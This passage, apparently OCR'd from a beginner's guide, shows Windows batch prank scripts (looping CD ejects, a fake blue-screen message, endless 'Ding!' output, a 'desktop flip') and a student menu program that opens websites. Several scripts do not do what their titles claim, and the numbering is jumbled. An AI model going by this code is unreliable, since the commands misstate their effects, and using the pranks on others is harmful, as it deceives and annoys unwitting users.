
```
@echo off
:start
echo Ejecting CD drive...
eject
timeout /t 2
goto start
```



6.Infinite CD Drive Ejects:


7.Fake Blue Screen of Death (BSOD):

```
@echo off
color 17
echo A problem has been detected...
timeout /t 5
echo Contacting Microsoft support...
timeout /t 3
echo Just kidding! It's just a prank.
```




8.Voice Changer:

```
@echo off
echo Hello there!
timeout /t 2
echo I'm a computer, but I can sound like a robot too!
timeout /t 3
echo Wanna hear something spooky?
timeout /t 2
echo Boo!
```




9.Desktop flip

```
@echo off
echo Flipping desktop...
timeout /t 5
control desk.cpl,,@0,0
```





10.Endless beeping


```
@echo off
:start
echo Ding!
timeout /t 1
goto start
```



C:\WINDOWS\system32\cmd.
Ding!
Waiting for 0 seconds, press a key to continue ...
Ding!
Waiting for 0 seconds, press a key to continue ...
Ding!
Waiting for 0 seconds, press a key to continue ...
Ding!
Waiting for 0 seconds, press a key to continue ...


11.Project 1:



COMMAND CENTER V1
LOADED. 100 PERCENT
==========
{}{}{}{}{}{}{}{}{}{}{}{}
==========
SYSTEM LOADED:Press any key to continue program
What can I do for you?
SELECT NUMBER
==========
List of things I can do
==========
1) Select Websites
2) Ping Websites
==========
ENTER A NUMBER PLEASE.
==========


COMMAND CENTER V1
Website Select
Select a Number:
[1] Google - Search Engine
[2] Bing - Search Engine
[3] DuckDuckGo - Search Engine
[4] GMail - Mail Service
[5] Yahoo. - Mail Service
[6] outlook - Mail Service
[7] FlexTime - Class Selector
[8] Schoology - Classroom Website
[9] Quizlet - Study
[10] Kahoot - Classroom Quiz Game
[11] Dallastown - School Website
[12] Ebay - Online Shopping
[13] Amazon - Online Shopping
[14] Instructables - How-To Website
==========
ENTER A NUMBER PLEASE
==========



About
Store
Gmail
Images
Clean up space for more storage
Identify large and unwanted files on Drive, Gmail and Google Photos using Google One Storage Manager
No thanks
Manage storage
Google Search
I'm Feeling Lucky
Google offered in:
India


COMMAND CENTER V1
Press [E] then [ENTER] to exit
Press [B] then [ENTER] to go back to beginning
Press [H] then [ENTER] to go back to website selector
b
What can I do for you?
SELECT NUMBER
==========
List of things I can do
==========
1) Select Websites
2) Ping Websites
==========
ENTER A NUMBER PLEASE.
==========
2

